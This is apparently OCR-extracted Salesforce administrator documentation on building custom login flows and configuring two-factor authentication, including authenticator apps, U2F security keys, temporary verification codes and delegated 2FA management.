- "Manage Force.com Flow"

Build Your Own Login Flow

Use the following process to build your own login flow.

1. Create a new flow using the Flow Designer and Apex.

For example, you can design a custom IP-based two-factor authentication flow that requires a second factor of authentication only if the user is logging in from outside of the corporate Trusted IP Range. (To find or set the Trusted IP Range, from Setup, enter `Network Access` in the `Quick Find` box, then select **Network Access**.)


Note: Do not set the Login IP Ranges directly in the user profile. The Login IP Ranges set directly in a profile restrict access to the organization for users of that profile who are outside that range, entirely, and those users cannot enter the login flow process.

The flow should contain the following.

a. A new Apex class defining an Apex plugin that implements from the (`Process.Plugin`) and uses the `Auth.SessionManagement` class to access the time-based one-time password (TOTP) methods and services. The new Apex class for the plugin generates a time-based key with a quick response (QR) code to validate the TOTP provided by the user against the TOTP generated by Salesforce.

b. A screen element to scan a QR code.

c. A decision element to handle when the token is valid and when the token is invalid.



Within the flow, you can set input variables. If you use the following specified names, these values will be populated for the flow when it starts.

Name	Value Description
`LoginFlow_LoginType`	The type of login, such as Application, OAuth, or SAML
`LoginFlow_IpAddress`	The user's current IP address
`LoginFlow_LoginIpAddress`	The user's IP address used during login, which can change after authentication
`LoginFlow_UserAgent`	The user agent string provided by the user's browser
`LoginFlow_Platform`	The operating system for the user
`LoginFlow_Application`	Application used to request authentication
`LoginFlow_Community`	Current Community, if this login flow applies to a Community
`LoginFlow_SessionLevel`	The current session security level, Standard or High Assurance
`LoginFlow_UserId`	The user's 18-character ID.

During the flow, you can assign the following, pre-defined variables values for specific behavior.

Note: The flow loads these values only *after* a UI screen is refreshed (a user clicking a button does not load the values, a new screen must be added to the flow for the values to be loaded).

Name	Value Description
`LoginFlow_FinishLocation`	A Text value. Provide a string that defines where the user goes after completing the login flow. The string should be a valid Salesforce URL (the user cannot leave the organization and stay in the flow) or relative path.
`LoginFlow_ForceLogout`	A Boolean value. Set this variable to `true` to log the user out, immediately, and force the user to exit the flow.

2. Save the flow.
3. Activate the flow.
4. Connect the login flow to a profile.

SEE ALSO:

Custom Login Flows

https://developer.salesforce.com/page/Login-Flows

Connect a Login Flow to a Profile

Cloud Flow Designer

Connect a Login Flow to a Profile

After you create a login flow in Flow Designer and activate the flow, you associate it with a profile in your organization. Users with that profile are then directed to the login flow.

1. From Setup, enter *`Login Flows`* in the `Quick Find` box, then select **Login Flows**.
2. Click **New**.
3. Enter a name to reference the login flow association when you edit or delete it. The name doesn't need to be unique.
4. Select the login flow for the profile. The drop-down list includes all the available flows saved in the Flow Designer. Only active flows of type Flow are supported.
5. Select a user license for the profile to which you want to connect the flow. The profile list then shows profiles with that license.
6. Select the profile to connect to the login flow.
7. Click **Save**.

   Users of the profile are now directed to the login flow.

After you associate the login flow, you can edit or delete the flows listed on this login flows page.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

You can associate a login flow with one or more profiles. However, a profile can't be connected to more than one login flow.

SEE ALSO:

Custom Login Flows

Create a Login Flow

Cloud Flow Designer

Set Up Two-Factor Authentication

Admins enable two-factor authentication through permissions or profile settings. Users register devices for two-factor authentication—such as mobile authenticator apps or U2F security keys—through their own personal settings.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

You can customize two-factor authentication in the following ways.

- Require it for every login. Set the two-factor login requirement for every time the user logs in to Salesforce. You can also enable this feature for API logins, which includes the use of client applications like the Data Loader. For more information, see Set Two-Factor Authentication Login Requirements or Set Two-Factor Authentication Login Requirements for API Access.

  Walk Through It: Secure Logins with Two-Factor Authentication

- Use "stepped up" authentication (also known as "high assurance" authentication). Sometimes you don't need two-factor authentication for every user's login, but you want to secure certain resources. If the user tries to use a connected app or reports, Salesforce prompts the user to verify identity. For more information, see Session Security Levels.
- Use profile policies and session settings. First, in the user profile, set the `Session security level required at login` field to **High Assurance**. Then set session security levels in your org's session settings to apply the policy for particular login methods. In your org's session settings, check the session security levels to make sure that Two-Factor Authentication is in the High Assurance column. For more information, see Set Two-Factor Authentication Login Requirements and Custom Policies for Single Sign-On, Social Sign-On, and Communities.

  Warning: If Two-Factor Authentication is in the Standard column, users get an error when they log in with a method that grants standard-level security.

- Use login flows. Use the Flow Designer and profiles to build post-authentication requirements as the user logs in, including custom two-factor authentication processes. For more information, see the following examples.
  - Login Flows
  - Implementing SMS-Based Two-Factor Authentication
  - Enhancing Security with Two-Factor Authentication (Salesforce Classic)

Set Two-Factor Authentication Login Requirements

As a Salesforce admin, you can require your users to use a second factor of authentication when they log in.

Set Two-Factor Authentication Login Requirements and Custom Policies for Single Sign-On, Social Sign-On, and Communities

Use profile policies and session settings to set two-factor authentication login requirements for users. All Salesforce user interface authentication methods, including username and password, delegated authentication, SAML single sign-on, and social sign-on through a third-party authentication provider, are supported. You can apply the two-factor authentication requirement to users in Salesforce orgs and Communities.

Set Two-Factor Authentication Login Requirements for API Access

Salesforce admins can set the "Two-Factor Authentication for API Logins" permission to allow using a second authentication challenge for API access to Salesforce. API access includes the use of applications like the Data Loader and developer tools for customizing an organization or building client applications.

Connect Salesforce Authenticator (Version 2 or Later) to Your Account for Identity Verification

The Salesforce Authenticator (version 2 or later) app on your mobile device is the second factor of authentication. Use the app to add an extra level of security to your account.

Verify Your Identity with a One-Time Password Generator App or Device

Connect a one-time password generator app, such as Salesforce Authenticator or Google Authenticator, to verify your identity. The app generates a verification code, sometimes called a "time-based one-time password".

Enable U2F Security Keys for Identity Verification

As a Salesforce admin, you can allow users to use a U2F security key anytime they're challenged to verify their identity, including two-factor authentication and activations. Instead of using Salesforce Authenticator or one-time passwords sent by email or SMS, users insert their U2F security key into a USB port to complete verification.

Register a U2F Security Key for Identity Verification

Register a U2F security key to connect it to your Salesforce account. It's a secure, convenient alternative to using Salesforce Authenticator or one-time passwords sent by email or SMS. Anytime you're challenged to verify your identity, including two-factor authentication and activations, you can insert your security key into a USB port to complete verification.

Disconnect Salesforce Authenticator (Version 2 or Later) from a User's Account

Only one Salesforce Authenticator (version 2 or later) mobile app can be connected to a user's account at a time. If your user loses access to the app by replacing or losing the mobile device, disconnect the app from the user's account. The next time the user logs in with two-factor authentication, if no other authenticator app is connected, Salesforce prompts the user to connect a new authenticator app.

Disconnect a User's One-Time Password Generator App

Besides Salesforce Authenticator, one other mobile authenticator app that generates verification codes (one-time passwords) can be connected to a user's account at a time. If your user loses access to the app by replacing or losing the mobile device, disconnect the app from your user's account. The next time your user logs in with two-factor authentication, if no other identity verification method is connected, Salesforce prompts the user to connect a new authenticator app.

Remove a User's U2F Security Key Registration

One U2F security key can be registered with a user's Salesforce account at a time. If your user replaces or loses a registered security key, remove the registration from your user's account.

Generate a Temporary Identity Verification Code

Generate a temporary verification code for users who can't access the device they usually use for two-factor authentication. You set when the code expires, from 1 to 24 hours after you generate it. The code can be used multiple times until it expires.

Expire a Temporary Verification Code

Expire a user's temporary verification code when the user no longer needs it for two-factor authentication

See How Your Users Are Verifying Their Identity

Customize a list view of users or check the Identity Verification Methods report to find out who's using which methods to verify identity. Create custom reports to spot patterns in identity verification behavior for your org or community.

Delegate Two-Factor Authentication Management Tasks

Let users who aren't Salesforce admins provide support for two-factor authentication in your org. For example, suppose you want your company's Help Desk staff to generate temporary verification codes for users who lost or forgot the device they usually use for two-factor authentication. Assign Help Desk staff members the "Manage Two-Factor Authentication in User Interface" permission so that they can generate codes and support end users with other two-factor authentication tasks.

Set Two-Factor Authentication Login Requirements

As a Salesforce admin, you can require your users to use a second factor of authentication when they log in.

You can require two-factor authentication each time a user logs in with a username and password to Salesforce, including orgs with custom domains created using My Domain. To set the requirement, select the "Two-Factor Authentication for User Interface Logins" permission in the user profile (for cloned profiles only) or permission set.

See how to set up a two-factor authentication requirement for your org and how your users can use the Salesforce Authenticator app. Salesforce Authenticator: Set Up a Two-Factor Authentication Requirement (Salesforce Classic)

Walk Through It: Secure Logins with Two-Factor Authentication

Users with the "Two-Factor Authentication for User Interface Logins" permission have to provide a second factor, such as a mobile authenticator app or U2F security key, each time they log in to Salesforce.

You can also use a profile-based policy to set a two-factor authentication requirement for users assigned to a particular profile. Use the profile policy when you want to require two-factor authentication for users of the following authentication methods:

- SAML for single sign-on
- Social sign-on in to Salesforce orgs or Communities
- Username and password authentication into Communities

All Salesforce user interface authentication methods, including username and password, delegated authentication, SAML single sign-on, and social sign-on through an authentication provider, are supported. In the user profile, set the `Session security level required at login` field to **High Assurance**. Then set session security levels in your org's session settings to apply the policy for particular login methods. Also in your org's session settings, check the session security levels to make sure that Two-Factor Authentication is in the High Assurance column.

Warning: If Two-Factor Authentication is in the Standard column, users get an error when they log in with a method that grants standard-level security.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit profiles and permission sets:

- "Manage Profiles and Permission Sets"

SEE ALSO:

- Two-Factor Authentication
- Set Two-Factor Authentication Login Requirements and Custom Policies for Single Sign-On, Social Sign-On, and Communities
- Connect Salesforce Authenticator (Version 2 or Later) to Your Account for Identity Verification
- Verify Your Identity with a One-Time Password Generator App or Device
- Disconnect Salesforce Authenticator (Version 2 or Later) from a User's Account
- Disconnect a User's One-Time Password Generator App
- Methods for Verifying Your Identity
- Custom Login Flows
- Generate a Temporary Identity Verification Code
- Expire a Temporary Verification Code
- Delegate Two-Factor Authentication Management Tasks
- Identity Verification History

Set Two-Factor Authentication Login Requirements and Custom Policies for Single Sign-On, Social Sign-On, and Communities

Use profile policies and session settings to set two-factor authentication login requirements for users. All Salesforce user interface authentication methods, including username and password, delegated authentication, SAML single sign-on, and social sign-on through a third-party authentication provider, are supported. You can apply the two-factor authentication requirement to users in Salesforce orgs and Communities.

To require two-factor authentication for users assigned to a particular profile, edit the `Session security level required at login` profile setting. Then set session security levels in your org's session settings to apply the policy for particular login methods.

By default, the session security requirement at login for all profiles is `None`. You can edit a profile's Session Settings to change the requirement to `High Assurance`. When profile users with this requirement use a login method that grants standard-level security instead of high assurance, such as username and password, they're prompted to verify their identity with two-factor authentication. After users authenticate successfully, they're logged in to Salesforce.

You can edit the security level assigned to a login method in your org's Session Settings.

Users with mobile devices can use the Salesforce Authenticator mobile app or another authenticator app for two-factor authentication. Internal users can connect the app to their account in the Advanced User Details page of their personal settings. If you set the `High Assurance` requirement on a profile, any profile user who doesn't already have Salesforce Authenticator or another authenticator app connected to their account is prompted to connect the app before they can log in. After they connect the app, they're prompted to use the app to verify their identity.

Users with registered U2F security keys can use them for two-factor authentication.

Community members with the `High Assurance` profile requirement are prompted to connect an authenticator app during login.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit profiles and permission sets:
- "Manage Profiles and Permission Sets"

To generate a temporary verification code
- "Manage Two-Factor Authentication in User Interface"

1. From Setup, enter *`Profiles`* in the `Quick Find` box, then select **Profiles**.
2. Select a profile.
3. Scroll to Session Settings and find the `Session security level required at login` setting.
4. Click **Edit**.
5. For `Session security level required at login`, select **High Assurance**.
6. Click **Save**.
7. From Setup, enter *`Session Settings`* in the `Quick Find` box, then select **Session Settings**.
8. In Session Security Levels, make sure that Two-Factor Authentication is in the High Assurance column.
   If Two-Factor Authentication is in the Standard column, users get an error when they log in with a method that grants standard-level security.
9. Note: Consider moving Activation to the High Assurance column. With this setting, users who verify their identity from an unrecognized browser or app establish a high-assurance session. When Activation is in the High Assurance column, profile users who verify their identity at login aren't challenged to verify their identity again to satisfy the high-assurance session security requirement.

   Save your changes.

Example: You've configured Facebook and LinkedIn as authentication providers in your community. Many of your community members use social sign-on to log in using the username and password from their Facebook or LinkedIn accounts. You want to increase security by requiring Customer Community users to use two-factor authentication when they log in with their Facebook

account, but not with their LinkedIn account. You edit the Customer Community User profile and set the `Session security level required at login` to **High Assurance**. In your org's Session Settings, you edit the Session Security Levels. You place Facebook in the Standard column. In the High Assurance column, you place Two-Factor Authentication. You also place LinkedIn in the High Assurance column.

Note: You can also use login flows to change the user's session security level to initiate identity verification under specific conditions. Login flows let you build a custom post-authentication process that meets your business requirements.

If users lose or forget the device they usually use for two-factor authentication, you can generate a temporary verification code for them. You set when the code expires, from 1 to 24 hours after you generate it. Your user can use the code multiple times until it expires. A user can have only one temporary code at a time. If a user needs a new code while the old code is still valid, you can expire the old code, then generate a new one. Users can expire their own valid codes in their personal settings.

Note: The `High Assurance` profile requirement applies to user interface logins. OAuth token exchanges aren't subject to the requirement. OAuth refresh tokens that were obtained before a `High Assurance` requirement is set for a profile can still be exchanged for access tokens that are valid for the API. Tokens are valid even if they were obtained with a standard-assurance session. To require users to establish a high-assurance session before accessing the API with an external application, first revoke existing OAuth tokens for users with that profile. Then set a `High Assurance` requirement for the profile. Users have to log in with two-factor authentication and reauthorize the application. See Revoke OAuth Tokens.

SEE ALSO:

- Two-Factor Authentication
- Custom Login Flows
- Connect Salesforce Authenticator (Version 2 or Later) to Your Account for Identity Verification
- Verify Your Identity with a One-Time Password Generator App or Device
- Disconnect Salesforce Authenticator (Version 2 or Later) from a User's Account
- Disconnect a User's One-Time Password Generator App
- Generate a Temporary Identity Verification Code
- Expire a Temporary Verification Code
- Delegate Two-Factor Authentication Management Tasks
- Expire a Temporary Verification Code

Set Two-Factor Authentication Login Requirements for API Access

Salesforce admins can set the "Two-Factor Authentication for API Logins" permission to allow using a second authentication challenge for API access to Salesforce. API access includes the use of applications like the Data Loader and developer tools for customizing an organization or building client applications.

The "Two-Factor Authentication for User Interface Logins" permission is a prerequisite for the "Two-Factor Authentication for API Logins" permission. Users who have these permissions enabled have to complete two-factor authentication when they log in to Salesforce through the user interface. Users must download and install an authenticator app on their mobile device and connect the app to their Salesforce account. Then they can use verification codes (time-based one-time passwords, or TOTP) from the app for two-factor authentication.

SEE ALSO:

- Two-Factor Authentication
- Verify Your Identity with a One-Time Password Generator App or Device
- Set Two-Factor Authentication Login Requirements
- Reset Your Security Token
- Identity Verification History

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Database.com**, **Developer**, **Enterprise**, **Group**, **Performance**, **Professional**, and **Unlimited** Editions

USER PERMISSIONS

To edit system permissions in profiles:

- "Manage Profiles and Permission Sets"

To enable this feature:

- "Two-Factor Authentication for User Interface Logins"

Connect Salesforce Authenticator (Version 2 or Later) to Your Account for Identity Verification

The Salesforce Authenticator (version 2 or later) app on your mobile device is the second factor of authentication. Use the app to add an extra level of security to your account.

1. Download and install version 2 or later of the Salesforce Authenticator app for the type of mobile device you use. For iPhone, get the app from the App Store. For Android devices, get the app from Google Play.

   If you previously installed version 1 of Salesforce Authenticator on your mobile device, you can update the app to version 2 through the App Store or Google Play. The update preserves any connected accounts you already have in the app. These accounts are code-only accounts that generate verification codes but don't receive push notifications or allow location-based automated verifications. If you have a code-only account for the username you used for your current login to Salesforce, swipe left in the app to remove that username before proceeding. In the following steps, you connect the account for that username again. The new connected account gives you full Salesforce Authenticator version 2 functionality: push notifications, location-based automated verifications, and verification codes.

2. From your personal settings, enter `Advanced User Details` in the `Quick Find` box, then select **Advanced User Details**. No results? Enter `Personal Information` in the `Quick Find` box, then select **Personal Information**.
3. Find **App Registration: Salesforce Authenticator** and click **Connect**.
4. For security purposes, you're prompted to log in to your account.
5. Open the Salesforce Authenticator app on your mobile device.

EDITIONS

Salesforce Authenticator setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

If you're opening the app for the first time, you see a tour of the app's features. Take the tour, or go straight to adding your Salesforce account to the app.

6. In the app, tap **+** to add your account.

   The app generates a unique two-word phrase.

7. Back in your browser, enter the phrase in the `Two-Word Phrase` field.

8. Click **Connect**.

   If you previously connected an authenticator app that generates verification codes to your account, you sometimes see an alert. Connecting version 2 or later of the Salesforce Authenticator mobile app invalidates the codes from your old app. When you need a verification code, get it from Salesforce Authenticator from now on.

9. In the Salesforce Authenticator app on your mobile device, you see details about the account you're connecting. To complete the account connection, tap **Connect** in the app.

To help keep your account secure, we send you an email notification whenever a new identity verification method is added to your Salesforce account. You get the email whether you add the method or your Salesforce admin adds it on your behalf.

If your administrator requires two-factor authentication for increased security when you log in or access reports or dashboards, use the app to verify your account activity. If you're required to use two-factor authentication before you have the app connected, you're prompted to connect it the next time you log in to Salesforce. If you don't yet have the two-factor authentication requirement, you can still connect the app to your account through your personal settings.

After you connect the app, you get a notification on your mobile device when you do something that requires identity verification. When you receive the notification, open the app on your mobile device, check the activity details, and respond on your mobile device to verify. If you are notified about activity you don't recognize, use the app to block the activity. You can flag the blocked activity for your Salesforce admin. The app also provides a verification code that you can use as an alternate method of identity verification.

Verify Your Identity with a One-Time Password Generator App or Device

Connect a one-time password generator app, such as Salesforce Authenticator or Google Authenticator, to verify your identity. The app generates a verification code, sometimes called a "time-based one-time password".

If your company requires two-factor authentication for increased security when you log in, access connected apps, reports, or dashboards, use a code from the app. If you're required to use two-factor authentication before you have an app connected, you're prompted to connect one the next time you log in to Salesforce.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in all editions

1. Download the supported authenticator app for your device type. You can use any authenticator app that supports the time-based one-time password (TOTP) algorithm (IETF RFC 6238), such as Salesforce Authenticator for iOS, Salesforce Authenticator for Android, or Google Authenticator.

2. From your personal settings, enter *`Advanced User Details`* in the `Quick Find` box, then select **Advanced User Details**. No results? Enter *`Personal Information`* in the `Quick Find` box, then select **Personal Information**.

3. Find `App Registration: One-Time Password Generator` and click **Connect**.

   If you're connecting an authenticator app other than Salesforce Authenticator, use this setting. If you're connecting Salesforce Authenticator, use this setting if you're only using its one-time password generator feature (not the push notifications available in version 2 or later).

   Note: If you're connecting Salesforce Authenticator so that you can use push notifications, use the `App Registration: Salesforce Authenticator` setting instead. That setting enables both push notifications and one-time password generation.

You can connect up to two authenticator apps to your Salesforce account for one-time password generation: Salesforce Authenticator and one other authenticator app.

4. For security purposes, you're prompted to log in to your account.
5. Using the authenticator app on your mobile device, scan the QR code.

   Alternatively, click **I Can't Scan the QR Code** in your browser. The browser displays a security key. In the authenticator app, enter your username and the key displayed.
6. In Salesforce, enter the code generated by the authenticator app in the `Verification Code` field.

   The authenticator app generates a new verification code periodically. Enter the current code.
7. Click **Connect**.

To help keep your account secure, we send you an email notification whenever a new identity verification method is added to your Salesforce account. You get the email whether you add the method or your Salesforce admin adds it on your behalf.

Enable U2F Security Keys for Identity Verification

As a Salesforce admin, you can allow users to use a U2F security key anytime they're challenged to verify their identity, including two-factor authentication and activations. Instead of using Salesforce Authenticator or one-time passwords sent by email or SMS, users insert their U2F security key into a USB port to complete verification.

The Universal Second Factor (U2F) authentication standard is part of the FIDO Alliance and features the security of public-key cryptography, which strongly resists phishing. U2F security keys, which commonly plug into a USB port, are easy to deploy and work well in environments where mobile devices aren't allowed. Users can use the same security key with multiple service providers and multiple Salesforce orgs and accounts.

It's worth mentioning a few things about how security keys work.

- Users can self-provision their own security keys. These devices don't require upfront registration by IT or admins.
- Security keys can look similar to other USB authentication devices that users carry on a keychain. Try to look for the FIDO U2F logo indicating that the device is compatible with the U2F protocol. If you're not sure, verify with your security hardware vendor that their keys are U2F compliant.
- Security keys aren't a biometric device, even though some have a button that requires the user's touch to activate the device. After the user inserts and activates the security key, it generates the required credentials, and the browser passes them on to Salesforce to complete the login.
- For now, this identity verification method is supported only in Chrome version 41 or later because it's the only browser that natively supports U2F.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Database.com**, **Developer**, **Enterprise**, **Group**, **Performance**, **Professional**, and **Unlimited** Editions

USER PERMISSIONS

To enable U2F security keys:

- "Customize Application"

  AND

  "Manage Users"

After you enable U2F security keys in your org, any user can individually register a security key to connect the device to their Salesforce account. Then they can use it for identity verification.

1. From Setup, enter *`Session Settings`* in the `Quick Find` box, then select **Session Settings**.
2. Select `Let users use a security key`.

   Important: My Domain must be enabled before you enable U2F security keys. If your org has deployed My Domain, you have access to this setting.
3. Save your changes.

As with other identity verification methods, you can use standard tools in Salesforce to track users' security key usage.

- View users' security key activity on the Identity Verification History page.
- Monitor security key adoption using the Identity Verification Methods report (via the link on the Identity Verification History page).
- Create user list views that include the `Has U2F Security Key` field to see who has registered this method.

Using the Mass Email Users tool, you can send targeted communications to users who have registered this method.

Register a U2F Security Key for Identity Verification

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Database.com**, **Developer**, **Enterprise**, **Group**, **Performance**, **Professional**, and **Unlimited** Editions

Register a U2F security key to connect it to your Salesforce account. It's a secure, convenient alternative to using Salesforce Authenticator or one-time passwords sent by email or SMS. Anytime you're challenged to verify your identity, including two-factor authentication and activations, you can insert your security key into a USB port to complete verification.

If your Salesforce admin has allowed the use of U2F security keys, register your own security key (an admin can't register for you). Keep in mind these considerations.

- Make sure that your security key is compatible with the U2F protocol. Security keys can look similar to other USB authentication devices that fit on a keychain. Try to look for the FIDO U2F logo indicating that the device is U2F compliant. If you're not sure, verify with your Salesforce admin.
- Make sure that your browser is compatible. For now, Google Chrome version 41 or later is the only browser that natively supports U2F. All registration and identity verification activity is supported only in Chrome version 41 or later.
- You can use the same security key with multiple service providers and multiple Salesforce orgs and accounts. You can register one key per account.

1. Have your U2F-compliant security key in hand so that you're ready to insert it when prompted. If you wait too long, your registration attempt can time out.
2. From your personal settings, enter *`Advanced User Details`* in the `Quick Find` box, then select **Advanced User Details**. No results? Enter *`Personal Information`* in the `Quick Find` box, then select **Personal Information**.
3. Click **Register** next to the `Security Key (U2F)` field.

   If you don't see this option, your Salesforce admin has disallowed the use of security keys.
4. For security purposes, you're prompted to log in to your account.
5. At the prompt, insert your security key into your computer's USB port. If it has a button, touch the button.

   Security keys aren't a biometric device, even though some have a button that requires your touch to activate the device.
6. After successful registration, click **Continue** to dismiss the confirmation message.

   To help keep your account secure, we send you an email notification after successful registration.

Now you're ready to use this identity verification method. When we prompt you for your U2F security key, insert it and touch the button if it has a button. The security key generates the required credentials, and the browser passes them on to Salesforce to complete the verification.

If you're ever without your security key, you can still use other verification methods, such as Salesforce Authenticator or another method that generates a verification code. If you need a temporary alternate method for two-factor authentication, your admin can generate a temporary verification code (not available for activations).

You can cancel your security key registration at any time, and so can an admin.

Disconnect Salesforce Authenticator (Version 2 or Later) from a User's Account

Only one Salesforce Authenticator (version 2 or later) mobile app can be connected to a user's account at a time. If your user loses access to the app by replacing or losing the mobile device, disconnect the app from the user's account. The next time the user logs in with two-factor authentication, if no other authenticator app is connected, Salesforce prompts the user to connect a new authenticator app.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click the user's name.
3. On the user's detail page, click **Disconnect** next to the App Registration: Salesforce Authenticator field.

Users can disconnect the app from their own account on the Advanced User Details page. In personal settings, the user clicks **Disconnect** next to the App Registration: Salesforce Authenticator field.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To disconnect a user's Salesforce Authenticator app:

- "Manage Two-Factor Authentication in User Interface"

Disconnect a User's One-Time Password Generator App

Besides Salesforce Authenticator, one other mobile authenticator app that generates verification codes (one-time passwords) can be connected to a user's account at a time. If your user loses access to the app by replacing or losing the mobile device, disconnect the app from your user's account. The next time your user logs in with two-factor authentication, if no other identity verification method is connected, Salesforce prompts the user to connect a new authenticator app.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click the user's name.
3. On the user's detail page, click **Disconnect** next to the App Registration: One-Time Password Generator field.

Your users can disconnect the app from their own account. In personal settings, they go to the Advanced User Details page and click **Disconnect** next to the App Registration: One-Time Password Generator field.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

USER PERMISSIONS

To disconnect a user's authenticator app:

- "Manage Two-Factor Authentication in User Interface"

SEE ALSO:

- View and Manage Users
- Delegate Two-Factor Authentication Management Tasks
- Update Personal Information

Remove a User's U2F Security Key Registration

One U2F security key can be registered with a user's Salesforce account at a time. If your user replaces or loses a registered security key, remove the registration from your user's account.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click the user's name.
3. On the user's detail page, click **Remove** next to the Security Key (U2F) field.

Your users can remove a registered security key from their own account. In personal settings, they go to the Advanced User Details page and click **Remove** next to the Security Key (U2F) field.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Contact Manager** Editions

USER PERMISSIONS

To remove a user's U2F security key registration:

- "Manage Two-Factor Authentication in User Interface"

Generate a Temporary Identity Verification Code

Generate a temporary verification code for users who can't access the device they usually use for two-factor authentication. You set when the code expires, from 1 to 24 hours after you generate it. The code can be used multiple times until it expires.

Temporary verification codes are valid for two-factor authentication only. They aren't valid for device activations. That is, when users log in from an unrecognized browser or app and we require identity verification, they can't use a temporary code.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click the name of the user who needs a temporary verification code.

   You can't generate a code for an inactive user.
3. Find Temporary Verification Code, then click **Generate**.

   If you don't already have a session with a high-assurance security level, Salesforce prompts you to verify your identity.
4. Set when the code expires, and click **Generate Code**.
5. Give the code to your user, then click **Done**.

   After you click **Done**, you can't return to view the code again, and the code isn't displayed anywhere in the user interface.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To generate a temporary verification code:

- "Manage Two-Factor Authentication in User Interface"

Your user can use the temporary verification code multiple times until it expires. Each user can have only one temporary verification code at a time. If a user forgets or loses the code before it expires, you can manually expire the old code and generate a new one. You can generate up to six codes per hour for each user.

Note: When you add an identity verification method to a user's account, the user gets an email. To stop sending emails to users when new identity verification methods are added to their accounts, contact Salesforce.

SEE ALSO:

- Two-Factor Authentication
- Delegate Two-Factor Authentication Management Tasks
- Expire a Temporary Verification Code

Expire a Temporary Verification Code

Expire a user's temporary verification code when the user no longer needs it for two-factor authentication

Each user can have only one temporary verification code at a time. If a user forgets or loses the code before it expires, you can manually expire the old code and generate a new one. You can generate up to six codes per hour for each user.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click the name of the user whose temporary verification code you need to expire.
3. Find Temporary Verification Code, and click **Expire Now**.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To expire a user's temporary verification code:

- "Manage Two-Factor Authentication in User Interface"

SEE ALSO:

- Two-Factor Authentication
- Delegate Two-Factor Authentication Management Tasks
- Generate a Temporary Identity Verification Code

See How Your Users Are Verifying Their Identity

Customize a list view of users or check the Identity Verification Methods report to find out who's using which methods to verify identity. Create custom reports to spot patterns in identity verification behavior for your org or community.

To see registered identity verification methods in a Users list view, create or edit a view and add one or more of the following fields.

Has Verified Mobile Number
Indicates whether the user has verified a mobile phone number. Salesforce can text a verification code to the user at that number.

Has One-Time Password App
Indicates whether the user has connected an authenticator app that generates verification codes, also known as time-based one-time passwords. The user can verify identity by entering a code generated by the app.

Has Salesforce Authenticator
Indicates whether the user has connected the Salesforce Authenticator mobile app. The user can verify identity by approving a notification sent to the app.

EDITIONS

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To monitor user identity verification methods:

- "Manage Two-Factor Authentication in User Interface"

Has Temporary Code
Indicates whether the user has a temporary verification code. Admins or non-admin users with the "Manage Two-Factor Authentication in User Interface" permission generate temporary codes and set when the code expires.

Has U2F Security Key
Indicates whether the user has registered a U2F security key. The user can verify identity by inserting the security key into a USB port.

You can perform some two-factor authentication support tasks right in the list view. For example, you can generate or expire a temporary verification code or disconnect a mobile authenticator app when the user loses access to the mobile device.

To view and customize the Identity Verification Methods report, users with the "Manage Two-Factor Authentication in User Interface" permission can click the link on the Identity Verification History page in Setup.

Users with the "View Setup and Configuration" permission can also access the report from the Administrative Reports folder in Reports.

Users with the "Manage Two-Factor Authentication in API" permission can create custom reports and dashboards for even deeper insight into identity verification history in your org or community. For example, create a report that shows identity verification method registration by profile. Or create a dashboard with charts that show method registration and verification challenges by the org policy that triggered them.

SEE ALSO:

Two-Factor Authentication
Delegate Two-Factor Authentication Management Tasks

Delegate Two-Factor Authentication Management Tasks

Let users who aren't Salesforce admins provide support for two-factor authentication in your org. For example, suppose you want your company's Help Desk staff to generate temporary verification codes for users who lost or forgot the device they usually use for two-factor authentication. Assign Help Desk staff members the "Manage Two-Factor Authentication in User Interface" permission so that they can generate codes and support end users with other two-factor authentication tasks.

To assign the permission, select "Manage Two-Factor Authentication in User Interface" in the user profile (for cloned profiles only) or permission set. Users with the permission can perform the following tasks.

- Generate a temporary verification code for a user who can't access the device normally used for two-factor authentication.
- Disconnect identity verification methods from a user's account when the user loses or replaces a device.
- View user identity verification activity on the Identity Verification History page.
- View the Identity Verification Methods report by clicking a link on the Identity Verification History page.
- Create user list views that show which identity verification methods users have registered.

EDITIONS
